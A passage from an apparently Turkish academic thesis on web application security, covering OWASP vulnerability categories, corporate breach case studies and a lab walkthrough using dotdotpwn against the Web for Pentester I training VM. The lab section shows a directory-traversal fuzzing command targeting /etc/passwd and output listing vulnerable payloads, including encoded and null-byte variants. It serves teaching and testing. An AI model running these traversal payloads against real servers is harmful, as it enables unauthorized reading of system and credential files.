SQL enjeksiyonu saldırılarının birçok çeşidi bulunmaktadır. Örneğin hata tabanlı saldırılarda sistemin ürettiği SQL hata mesajını kullanan saldırgan gizli verileri ele geçirir. Bir diğer SQL enjeksiyonu türü ise Union tabanlı saldırılardır. Bu saldırılarda iki farklı tablodan veri çekme işlemini yapabilen union anahtarını kullanan saldırgan, mevcut SQL sorgusu üzerinden diğer tablolara ve verilere erişir.

Kod enjeksiyonu saldırıları, sistemin ana sunucu bilgisayarına ulaşılarak zararlı kodların çalıştırılması şeklinde gerçekleştirilir. Bu saldırılar; kullanıcı girişlerinin doğrulanması, sistemi etkileyecek işlemlerin tamamen engellenmesi gibi yöntemlerle engellenebilir [21].

Sistemin enjeksiyon saldırısına açık olduğu durumlardan bazıları şunlardır:

- Kullanıcı tarafından gelen verilerin uygulama tarafından filtrelenmemesi.

- Sistemdeki veri giriş noktalarının direkt SQL sorgularına bağlı olması.

Enjeksiyon saldırılarından korunma yöntemlerinden bazıları ise şunlardır:

- Enjeksiyonun önlenmesi için verilerin komutlardan ve sorgulardan ayrı tutlması, giriş noktalarından alınan verilerin direkt kullanılmaması.

- Gelen verilerin sunucu tarafında filtrelenmesi.

- Olası enjeksiyon saldırısı durumunda kayıtların toplu şekilde ifşa edilmesini önlemek için sorgularda LIMIT gibi SQL kontrollerinin kullanılması [18].

2.5.3.4. Güvensiz tasarım

Tasarım kusurlarıyla ilgili risklere odaklanan bir zaafiyettir. Sistemleri saldırılardan korumak için tasarım desenlerinin kullanımına, tehdit modellemesine, referans mimarilere gereken önem verilmeli, sistemlere dahil edilmelidirler.

Tasarımsal kusurları olan bir sistemde doğru güvenlik kontrolleri ve tanımlamaların yapılması daha zordur. Oysa tasarımsal olarak güvenli bir yapıya sahip olan sistemlerde güvenliğin sağlanması daha kolaydır.

Güvenli bir sistem geliştirilmesi için; güvenli bir yazılım geliştirme yaşam döngüsü, güvenli bir tasarım deseni, güvenli bileşenler ve tehdit modellemesi gerekir. Yani yazılımın her aşamasında güvenlik alanında uzman kişilerden destek alınmalıdır.

Güvensiz tasarımdan kaynaklı saldırılardan korunmak için alınabilecek önlemlerden bazıları şunlardır:

- Güvenlik ve gizlilikle ilgili kontrollerin değerlendirilmesinde uygulama güvenliği alanında uzman kişilerin görev alması.

- Güvenli tasarım desenlerini kullanan bir bileşen kütüphanesi oluşturup sistemde bu bileşenlerin kullanılması.

- Kimlik doğrulama, erişim kontrolü, iş mantığı gibi hassas alanlarda tehdit modellemesinin yapılması.

- Sistemlerde katmanlı mimarinin kullanılması.

- Kullanıcı veya hizmete göre kaynak tüketiminin sınırlanması [18].

2.5.3.5. Yanlış güvenlik yapılandırmaları

Bu zafiyet güvenlik yapılandırmalarının tehditlere maruz bırakacak şekilde yanlış yapılandırıldığı durumu ifade eder. Güvenlik duvarındaki yanlış yapılandırmalar, uzaktan saldırılara olanak sağlayan açık bırakılmış portlar bu saldırılara sebep olabilirler.

Bu tür saldırıların engellenmesi için alınabilecek önlemlerden bazıları; yapılandırmaların belli bir kalite güvence sürecinden geçirilmesi, yapılan değişikliklerin test ve doğrulama işlemlerinin kontrollü şekilde yapılmasıdır [21].

Yanlış güvenlik yapılandırmalarından kaynaklı saldırılara yol açabilecek bazı durumlar şunlardır:

- Bulut servislerinin izinlerinin yanlış yapılandırılması.
- Gereksiz portların, servislerin, sayfaların, hesapların bulunması.
- Varsayılan hesapların ve parolalarının kullanılabilir durumda olması.
- Hata mesajlarında gereğinden fazla bilginin kullanıcılara gösterilmesi.
- Uygulama sunucularındaki, frameworklerdeki (Spring, ASP.NET gibi) kütüphanelerdeki, veri tabanlarındaki güvenlik ayarlarının doğru şekilde ayarlanmaması.

Olası saldırılara karşı alınabilecek önlemlerden bazıları şunlardır:

- Gereksiz özelliklerin, bileşenlerin, belgelerin bulunmadığı bir sistem kurulması.
- Kullanılmayan özellik ve frameworklerin kaldırılması.
- Çeşitli segmentlere ayrılmış bir uygulama mimarisinin tasarlanması.
- İstemcilere güvenlik yönergelerinin gönderilmesi (güvenlik başlıkları gibi) [18].

2.5.3.6. Savunmasız ve eski bileşenler

Günümüzde hemen her sistemin belli bileşenlere bağımlılığı vardır. Bu bileşenlerdeki bilinen, mevcut güvenlik açıklıkları zaafiyete sebep olabilir.

Saldırganlar yeni açıklıklar keşfetmek yerine mevcut olanları kullanmaya öncelik verirler.

Bu tür saldırı türlerine karşı korunma için mevcut sistemin bağımlılıklarının her zaman kontrol altında tutulması gerekmektedir. Kullanılmayan veya artık eski olarak nitelendirilebilecek kullanım dışı bağımlılıklar kaldırılmalıdır. Bağımlı olunan bileşenlerin takibi ve güncellenmesi, mevcut sistemin bakım yaşam döngüsüne dahil edilmeli, belli prosedürler dahilinde takip edilmelidir [21].

Eski bileşenlerden kaynaklı saldırılara karşı sistemin açık olduğu durumlardan bazıları şunlardır:

- Bileşenlerin hangi sürümlerinin kullanıldığının bilinmemesi.

- Bileşene ait güvenlik açıklarının ve güncellemelerin takip edilmemesi.

- Güncellenen bileşenlerin testlerinin tam olarak ve zamanında yapılmaması.

Bu tür saldırılardan korunmak için alınabilecek önlemlerden bazıları şunlardır:

- Kullanılmayan bağımlılıkların, bileşenlerin, dosyaların ve dokümanların kaldırılması.

- Kullanılan bileşenlerin sürümlerinin sürekli takip edilmesi, ilgili e-posta uyarılarına abone olunması.

- Bileşenlerin yalnızca güvenli bağlantılar üzerinden, resmi kaynaklardan edinilmesi [18].

2.5.3.7. Tanımlama ve kimlik doğrulama hataları

Kimlik doğrulama, oturum yönetimi gibi alanlar bu saldırılarda kritik noktalardır. Bu ataklara karşı zaafiyet; sistemde kaba kuvvet (brute force) ataklarına karşı bir koruma olmadığında, varsayılan kullanıcı adları veya şifreler kullanıldığında, güvensiz tasarlanmış şifre unutma/yenileme süreçleri kullanıldığında, oturum verilerinde kriptografik zaafiyetler bulunduğunda oluşabilir.

Bu tür saldırıları engellemek için; şifreler karmaşık olmaya zorlanmalı, oturum verileri URL'lerde gösterilmemeli, oturum süresi sınırlandırılmalı, hatalı giriş denemelerinde verilen hata mesajlarının kontrol edilmeli, sisteme girişlerde deneme sayısı sınırlı tutulmalıdır [21].

Sistemin bu tür saldırılara açık olduğu durumlardan bazıları şunlardır:

- Brute force gibi otomatikleştirilmiş ataklara karşı bir koruma olmaması.
- Varsayılan şifre ve kullanıcı adlarının kullanılması ("Password1" veya "admin/admin" gibi).
- Veri tabanındaki oturum verilerinin açık veya zayıf şifrelenmiş şekilde tutulması.
- Çok faktörlü olmayan bir kimlik doğrulaması kullanılması.
- URL'de oturum tanımlayıcılarının gösterilmesi.
- Oturum ID'lerinin (Session ID) doğru şekilde yönetilmemesi.

Bu saldırılardan korunmak için alınabilecek önlemlerden bazıları şunlardır:

- Çok faktörlü kimlik doğrulamanın kullanılması.

- Varsayılan oturum verilerinin kullanılmaması.

- Şifrelerin karmaşık olmaya zorlanması, en sık kullanılan belli şifrelerin kullanımının engellenmesi.

- Sunucu tarafında güvenli bir oturum yönetimi sisteminin yapılandırılması [18].

2.5.3.8. Yazılım ve veri bütünlüğü hataları

Yazılım ve veri bütünlüğü hataları, bütünlük ihlallerine karşı koruma sağlamayan kod ve altyapılar ile ilgilidir. Bunun bir örneği, sistemin güvenli olmayan kaynaklardan edinilen kütüphaneler, eklentiler ve modüllere dayanmasıdır. Ayrıca günümüzde birçok sistemde otomatik güncelleme özelliği bulunmaktadır. Bu durum yeterli bütünlük doğrulaması olmadan güncellenme tehlikesini barındırabilir. Saldırganlar yaygın kullanılan bir eklentiye kendi zararlı kodlarını yükleyebilirler ve bu eklentiye sahip sistemler otomatik olarak saldırıya maruz kalabilirler.

Bu tür saldırılardan korunma yöntemlerinden bazıları şunlardır:

- Yazılımların veya verilerin hangi kaynaktan geldiğinin kontrol edilmesi için dijital imza gibi mekanizmaların kullanılması.

- Bileşenlerin bilinen güvenlik açıklarını içerip içermediğini doğrulamak için OWASP Bağımlılık Kontrolü veya OWASP CycloneDX gibi bir yazılım tedarik zinciri güvenlik aracının kullanılması.

- İmzasız veya şifrelenmemiş verilerin iletim aşamasında değiştirilmediğinden veya yedeklenmediğinden emin olunması [18].

2.5.3.9. Günlük güvenlik kayıtları ve izleme hataları

Güvenlikle ilgili durumların kaydının ve kontrolünün eksik olduğu durumlarda ortaya çıkan zafiyettir. Bu durumda saldırganların saldırı denemeleri tespit edilmeden devam ediyor olabilir. Bu durum olası saldırılara karşı tespit ve savunmayı oldukça zorlaştırır ve yavaşlatır [21].

Sistemin bu saldırıya karşı açık olduğu durumlardan bazıları şunlardır:

- Oturum açma, başarısız oturum açma denemesi gibi işlemlerin günlük olarak kaydedilmemesi.

- Günlük kayıtlardaki hata mesajlarının yetersiz bilgi içermesi.

- Günlük kayıtların sadece yerel olarak depolanması.

- Sistemin saldırı durumunda anlık olarak algılama ve uyarı gerçekleştirememesi.

Bu tür saldırılara karşı alınabilecek önlemlerden bazıları şunlardır:

- Giriş, erişim denetimi ve sunucu tarafındaki veri doğrulama ile ilgili hataların olası saldırıları tespit edebilecek kadar veriyle beraber günlüklere kaydedilmesi.

- Günlük kayıtların, kayıt yönetim sistemleriyle uyumlu olacak şekilde tutulması.


- Günlük kayıtların olası saldırılara karşı şifreli şekilde tutulması, yani sistemin güvenliği kadar günlük kayıtların da güvenliğinin sağlanması.

- Veri tabanındaki tablolarda silme işlemine karşı engellemenin olması.

- Ulusal Standartlar ve Teknoloji Enstitüsü (NIST) 800-61r2 veya üzeri bir standarda uygun şekilde müdahale ve kurtarma planı oluşturulması [18].

2.5.3.10. Sunucu taraflı istek sahteciliği

Bu saldırı türünde saldırganlar sistem adına istek göndermektedirler. Saldırgan, hedef sunucuya giden istekleri değiştirebilir ve parametrelere istediği verileri girebilir. Sunucunun uzak kaynaklara yaptığı isteklerde izin verilen domain ve protokollerin denetlenmemesi bu zafiyete sebebiyet verir.



Şekil 2.7. Sunucu taraflı istek sahteciliği

Bu tür saldırılardan korunmak için alınabilecek önlemlerden bazıları şunlardır:

- Temel intranet trafiğini haricindeki tüm trafiği engellemek için “varsayılan olarak reddet” güvenlik duvarı kurallarının uygulanması.

- Güvenlik duvarında kabul edilen veya reddedilen tüm ağ akışlarının günlük olarak kaydedilmesi.

- Kullanıcılar tarafından sağlanan tüm girdilerin doğrulanması ve filtrelenmesi.

- Kullanıcı isteklerine işlenmemiş, ham dönüşler gönderilmemesi.

- HTTP yönlendirmelerinin devre dışı bırakılması.

- Mümkün olan kullanıcı grupları için VPN (Virtual Private Network) yani Sanal Özel Ağlar kullanılması [18].

2.6. Kurumlara Gerçekleştirilen Siber Saldırı Örnekleri

Her yıl birçok kuruma çeşitli saldırılar gerçekleştirilmektedir. Bunlar ister büyük ister küçük ölçekli olsun, kurumların maddi kayıplarına veya itibarlarının zedelenmesine sebep olmaktadır. Bu başlık altında bazı kurumsal siber saldırı örneklerine yer verilmiştir.

2.6.1. Sony'ye yapılan siber saldırı

2011 yılının nisan ayında 77 milyon Playstation kullanıcısının ve 24,6 milyon Sony Online kullanıcısının hesapları ele geçirilmiştir. Kişilerin şifreleri, kredi kartı bilgileri, sipariş geçmişleri, adresleri çalınan veriler arasındadır. Aynı yıl mart ayında Japonya'da gerçekleşen depremde Sony tesisleri ağır bir şekilde etkilenmiştir. Bu durum nisan ayındaki saldırının daha da çok kayba sebep olmasına olanak sağlamıştır. Toplam tahmini kayıp 171 milyon dolardır. Ancak bu rakama tazminatlar, çalınan kredi kartı verilerinin kötüye kullanılmasından doğan kayıplar, markanın piyasa değerindeki düşüş dahil değildir.

Bu olaylardan 3 yıl sonra Kasım 2014'te Sony bir saldırıya daha maruz kaldı. Yine birçok veri sızdırıldı. 30.000'den fazla belge, 170.000 e-posta, çalışanların sosyal güvenlik numaraları, tıbbi geçmişleri gibi özel bilgiler ve henüz vizyona girmemiş

filmler çalındı. Verilerin çalınmasının yanı sıra Sony'nin sistemleri, veri tabanı ve sunucuları kullanılamaz hale geldi.

Tüm bu saldırılardan sonra Sony sistemlerinin büyük bir kısmını yeniledi. Çalışanlarına güvenlik seminerleri verdi. Tüm bu iyileştirme ve koruma yöntemlerinin uygulanmasından sonra bile daha önceden ele geçirilen veriler sebebiyle Sony birçok problem yaşamaya devam etti.

Donanımsal ve yazılımsal olarak sistemlerini güncellemekle kalmayıp en kritik noktalarda görev alan çalışanlarını kaybetti. Marka itibarı ciddi oranda düştü [22].

2.6.2. JP Morgan'a yapılan siber saldırı

2014 yılında ABD'nin en büyük bankalarından biri olan JP Morgan Chase bazı sunucularının yönetici erişimine bilgisayar korsanları tarafından erişildiğini bildirdi. Bu saldırıda hesap sahiplerinin adları, telefon numaraları, adresleri ele geçirildi. 76 milyon hane ve 7 milyon küçük işletme bu durumdan etkilendi. JP Morgan güvenlik sistemlerini güncelledi, birçok yeni çalışanı işe aldı. Maddi kayıplara ek olarak kullanıcıların gözünde itibarını kaybetti. Birçok kullanıcı iletişim verilerinin ele geçirilmesi sonucu e-posta dolandırıcılığının kurbanı oldu [22].

2.6.3. Ashley Madison'a yapılan siber saldırı

2015 yılı temmuz ayında bir arkadaşlık sitesi olan Ashley Madison'a kayıtlı kişilerin hesap verileri ele geçirildi. 33 milyon hesabın kişisel verileri sızdırıldı. En önemli ilkesi gizlilik ve güvenlik olan bir sitenin saldırıya uğraması itibarını büyük oranda zedeledi. Saldırı sonrasında Ashley Madison'a çok fazla dava açıldı. Sızdırılan kişisel verilerde birçok üyenin ABD ordusuna hizmet eden kişilerde bulunan ".mil" alan adlı e-posta adreslerine sahip olduğu görüldü. ABD ordusunda bu tür arkadaşlık sitelerinin kullanımı suç teşkil ettiğinden birçok üye hapse girdi. Bunlara ek olarak birçok tanınmış şahsiyet üyeliklerinin ifşa edilmesi sebebiyle boşandılar veya itibarlarını kaybettiler [22].

2.6.4. Aramco'ya yapılan siber saldırı

15 Ağustos 2012 tarihinde İran'a yakın bir grup, Suudi Arabistan'ın önemli petrol şirketlerinden Aramco'ya bir saldırı düzenledi. Piyasa değeri 2 trilyon civarı olan şirkete yapılan saldırı, bir çalışanın bilgisayara taktığı USB ile bulaşan bir saldırı ile gerçekleştirildi. Shamoon ve Disttract adı verilen virüs ile verilerin silinmesi amaçlandı. Saldırıyı gerçekleştiren saldırganlar virüs bulaşan bilgisayarların IP (Internet Protocol) adreslerini internette yayınladılar. Saldırının sebep olduğu hasar ABD, İsrail ve Rusya ortak çalışması ile 2 haftada kontrol altına alınabilmiştir. Şirkete ait yaklaşık 30 bin bilgisayar saldırı sebebiyle kullanılamaz hale gelmiştir. Saldırı sonucunda maddi zarara ve itibar kaybına ek olarak ülke de büyük zarara uğramıştır [7].

Örnek siber saldırılarda görüldüğü üzere, kurumsal şirketler birçok açıdan zarara uğramışlardır. Bunlar maddi zararlar, itibar kaybı, psikolojik etkiler, çalışan kaybı olarak sıralanabilir.

BÖLÜM 3. MATERYAL VE YÖNTEM

3.1. Çalışmada Kullanılan İşletim Sistemi ve Araçlar

3.1.1. Kali Linux

Çalışma kapsamında Linux işletim sisteminin sızma testleri için özelleştirilmiş dağıtımı olan Kali Linux kullanılmıştır. Kali Linux kullanılmasının temel sebepleri kurulum aşamasında gelen güçlü araçlar ve komponentler, sade arayüz yapısı ve sızma testleri (Penetration Test) için özelleştirilmiş bir işletim sistemi olmasıdır.

Kali Linux, Debian GNU/Linux tabanlı, güvenlik amaçlı kullanılan, kurumsal kullanıma olanak sağlayan bir Linux dağıtımıdır. Kali Linux aracılığı ile ileri düzeyde sızma testleri, çeşitli analizler ve güvenlik denetimleri yapılabilir [23].

3.1.2. VMWare Workstation

VMWare, kuruluşların sanallaştırma ihtiyaçlarını karşılayan ABD merkezli bir şirkettir. Vmware Workstation bu kuruluşa ait bir sanallaştırma yazılımıdır. Bir fiziksel makineye birden çok işletim sisteminin kurulmasına olanak verir. Mevcut fiziksel makinenin donanım özelliklerine bağlı olarak sanal makinelere de donanım sağlanabilir. Konuk işletim sistemine programlar ve araçlar yüklenebilir, ağ ve dosya paylaşımı yapılabilir. VMWare Workstation kullanılarak mevcut makinede bulunmayan işletim sistemleri kullanılabilir. Bu işletim sistemlerine farklı programlar kurulabilir. Tüm bunların ana bilgisayardan bağımsız bir ortamda yapılması büyük kolaylıklar sağlamaktadır [24].

3.1.3. Ubuntu

Ubuntu, ücretsiz, özgürce kullanılabilen ve istenildiği gibi özelleştirilebilen bir işletim sistemi oluşturulması fikriyle ortaya çıkmıştır. İlk resmi sürümü 2004 yılında hizmete sunulmuştur. Dünyada Linux çekirdeğini kullanan en yaygın dağıtımdır. Ubuntu işletim sistemi; herkesin yayınlanması, kopyalamasını ve geliştirmesine açık yazılımlardan oluşur. Tüm dünyada yaygın olarak kullanılan Ubuntu çok sayıda sürüme sahiptir. Tüm bu sürümlerle beraber her geçen gün gelişmeye devam etmektedir [25].

3.1.4. Apache

Apache HTTP Server (Apache), http protokolünü kullanan ücretsiz ve açık kaynak kodlu web sunucusudur. Linux, Unix, Windows, Mac OS X ve birçok işletim sisteminde yaygın olarak kullanılır. Internetteki en yaygın web sunucusu olan Apache, modül tabanlı bir yapıya sahiptir. Bu nedenle özelleştirilmeye açıktır. Güvenlik, önbelleğe alma, parola kimlik doğrulaması gibi birçok modülü mevcuttur. Platformlar arası çalışabiliyor olması, açık kaynak kodlu olması sebebiyle sık güncellenme alması ve güvenlik açıklarının çabuk kapatılıyor olması Apache'nin tercih edilme sebeplerinden bazılarıdır [26].

3.1.5. Wireshark

Wireshark, alanında önde gelen ve dünyada yaygın olarak kullanılan ağ protokol analiz araçlarından birisidir. Canlı ve çevrimdışı paketleri yakalanması, analiz edilmesi, network trafiğinin izlenmesi, zengin filtreleme seçenekleri gibi bir çok özelliğe sahiptir. Yüzlerce protokolü destekler. Çoklu platform desteğine sahiptir [27].

3.1.6. Scapy


Scapy, python ile geliştirilmiş, isteğe göre özelleştirilmiş paketler oluşturulmasını sağlayan açık kaynak kodlu bir python aracıdır. Network taramasında, analiz edilmesinde, paketlerin manipülasyonunda kullanılmaktadır [28]. Ayrıca esnek yapısı kullanıcılar tarafından oluşturulan scriptler Scapy'e eklenebilir. Kali Linux işletim sisteminde kurulu olarak gelmektedir.

3.2. Siber Saldırı Senaryoları

3.2.1. Kırık kimlik doğrulama saldırı örneği


Kırık kimlik doğrulama zafiyetinin örnek saldırıları için PentesterLab tarafından geliştirilen, web sızma eğitimleri için kullanılabilecek bir laboratuvar ortamı olan Web for Pentester – I (WFP-I) sanal makinesi kullanılmıştır. Bu sanal makine, dizin geçişi, SQL enjeksiyonu, kod enjeksiyonu, XML saldırıları gibi birçok zafiyet için test ortamı sunmaktadır.

Çalışma kapsamında "Web for Pentester – I" laboratuvar ortamı "VMWare Workstation Pro" üzerinde kurulmuştur. Sonrasında "ifconfig" komutu girilerek sunucunun IP adresi öğrenilmiştir.



Şekil 3.1. Web for Pentester – I laboratuvar ortamının IP adresinin öğrenilmesi.

İlgili IP adresi üzerinden sunucuya erişim sağlandığında sunucunun erişime açık olduğu görülmektedir. Üzerinde barındırdığı zafiyetlerle ilgili birçok örneğe, giriş sayfasından ulaşılabilmektedir.



Şekil 3.2. Web for Pentester – I giriş sayfası.

Uygulama aşamasında bir kırık kimlik doğrulama zafiyeti olan dizin/dosya yolu geçişi (Directory traversal) zafiyeti incelenmiştir.

Dizin geçişi saldırısı ile iyi yapılandırılmamış bir web sunucusunda bulunan dosya ve dizinlere erişilerek kritik bilgilerin elde edilmesi hedeflenmektedir. "nokta-nokta-eğik çizgi (../)" kombinasyonları kullanılarak rastgele dosyalara, sistemin kaynak dosyalarına ya da yapılandırma ayarlarına erişilebilmektedir. Bu noktada zafiyetten korunmak için sistem erişim kontrolünün iyi yapılandırıldığına emin olunmalıdır.

Dizin geçişi saldırısını gerçekleştirmek için Kali üzerine dotdotpwn aracı kurulmuştur. Dotdotpwn dosya yolu zafiyetlerini aramak için geliştirilmiş, bir tür hata ayıklama ve sızma testi aracıdır. Genellikle boşlukları, veri doğrulama hatalarını, yanlış parametreleri, bozuk verileri, hatalı veri türlerini ve bu tür diğer programlama anormalliklerini belirlemeye yardımcı olmaktadır.

Terminal ekranında “sudo apt install dotdotpwn” komutu ile kurulum gerçekleştirilmiştir.

```
Usage: ./dotdotpwn.pl -m <module> -h <host> [OPTIONS]
        Available options:
        -m      Module [http | http-url | ftp | tftp | payload | stdout]
        -h      Hostname
        -O      Operating System detection for intelligent fuzzing (nmap)
        -o      Operating System type if known ("windows", "unix" or "generic")
        -s      Service version detection (banner grabber)
        -d      Depth of traversals (e.g. deepness 3 equals to ../../../; default: 6)
        -f      Specific filename (e.g. /etc/motd; default: according to OS detected, defaults in TraversalEngine.pm)
        -E      Add @Extra_files in TraversalEngine.pm (e.g. web.config, httpd.conf, etc.)
        -S      Use SSL for HTTP and Payload module (not needed for http-url, use a https:// url instead)
        -u      URL with the part to be fuzzed marked as TRAVERSAL (e.g. http://foo:8080/id.php?x=TRAVERSAL&y=31337)
        -k      Text pattern to match in the response (http-url & payload modules - e.g. "root:" if trying /etc/passwd)
        -p      Filename with the payload to be sent and the part to be fuzzed marked with the TRAVERSAL keyword
        -x      Port to connect (default: HTTP=80; FTP=21; TFTP=69)
        -t      Time in milliseconds between each test (default: 300 (.3 second))
        -X      Use the Bisection Algorithm to detect the exact deepness once a vulnerability has been found
        -e      File extension appended at the end of each fuzz string (e.g. ".php", ".jpg", ".inc")
        -U      Username (default: 'anonymous')
        -P      Password (default: 'dot@dot.pwn')
        -M      HTTP Method to use when using the 'http' module [GET | POST | HEAD | COPY | MOVE] (default: GET)
        -r      Report filename (default: 'HOST_MM-DD-YYYY_HOUR-MIN.txt')
        -b      Break after the first vulnerability is found
        -q      Quiet mode (doesn't print each attempt)
        -C      Continue if no data was received from host
```

Şekil 3.3. dotdotpwn aracı ile kullanılabilecek parametreler.

İlk adım olarak saldırının gerçekleştirileceği sunucunun kaynak kodları incelenmiştir. Kaynak kodlar arasında sunucu tarafında veri alışverişi olan noktalar üzerinde yoğunlaştığımızda, Şekil 3.4.’te işaretli görselin “http://192.168.253.129/dirtrav/example1.php?file=hacker.png” şeklinde kodlandığı gözlemlenmiştir. Kaynak kodda bulunan ‘file=...’ ifadesi, belirtilen dosyayı sunucudan döndürür. dotdotpwn aracı ile sistemdeki dosya ve dizinler, bu yapı kullanılarak elde edilmeye çalışılacaktır.

Şekil 3.4. Sunucu üzerinde dizin erişimi sağlanan noktaların belirlenmesi.

Sunucu üzerinde dizin erişimi sağlanan noktalar belirlendikten sonra aşağıdaki görseldeki komut terminal ekranına yazılmıştır. Komut içerisinde bulunan -m parametresi modül bilgisini, -h parametresi host adresini, -u parametresi ile dosya ve dizin taraması yapılacak nokta (‘TRAVERSAL’ anahtar kelimesi ile bu nokta

belirtilmektedir.), -f parametresi ile aranacak dosya/dizin adı ve -k parametresi ile de dosya içerisinde geçen metinler taranmıştır.

```
┌──(root💀kali)-[/home/krkymhmt/Desktop]
└─# dotdotpwn -m http-url -h http://192.168.253.129/ -u http://192.168.253.129/dirtrav/example1.php?file=TRAVERSAL -f /etc/passwd -k "root"
```

Şekil 3.5. dotdotpwn aracının örnek bir kullanımı.

Tarama tamamlandığında dotdotpwn aracı ile sunucu üzerinde ilgili kriterlere uygun 60 adet dosya/dizin bulunmuştur.

```
[=========== TESTING RESULTS ============]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)

[+] Replacing "TRAVERSAL" with the traversals created and sending
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=../etc/passwd
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=../../etc/passwd

[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=../../../etc/passwd <- VULNERABLE

[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=../../../../etc/passwd <- VULNERABLE

[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=../../../../../etc/passwd <- VULNERABLE

[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=../../../../../../etc/passwd <- VULNERABLE
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\etc\passwd
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\etc\passwd
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\..\etc\passwd
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\..\..\etc\passwd
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\..\..\..\etc\passwd
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\..\..\..\..\etc\passwd
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..%2fetc%2fpasswd
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..%2f..%2fetc%2fpasswd

[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..%2f..%2f..%2fetc%2fpasswd <- VULNERABLE

[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..%2f..%2f..%2f..%2fetc%2fpasswd <- VULNERABLE

[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..%2f..%2f..%2f..%2f..%2fetc%2fpasswd <- VULNERABLE

[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd <- VULNERABLE
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..%5cetc%5cpasswd
```

Şekil 3.6. dotdotpwn aracı ile dizin aşımı zafiyet taraması yapılması

```
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\..\..\..\..\etc\passwd%00index.htm
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\..\..\..\..\etc\passwd;index.html
[*] Testing URL: http://192.168.253.129/dirtrav/example1.php?file=..\..\..\..\..\..\etc\passwd;index.htm

[+] Fuzz testing finished after 28.50 minutes (1710 seconds)
[+] Total Traversals found: 60
[+] Report saved: Reports/192.168.253.129_11-27-2021_16-20.txt

┌──(root💀kali)-[/home/krkymhmt/Desktop]
└─#
```

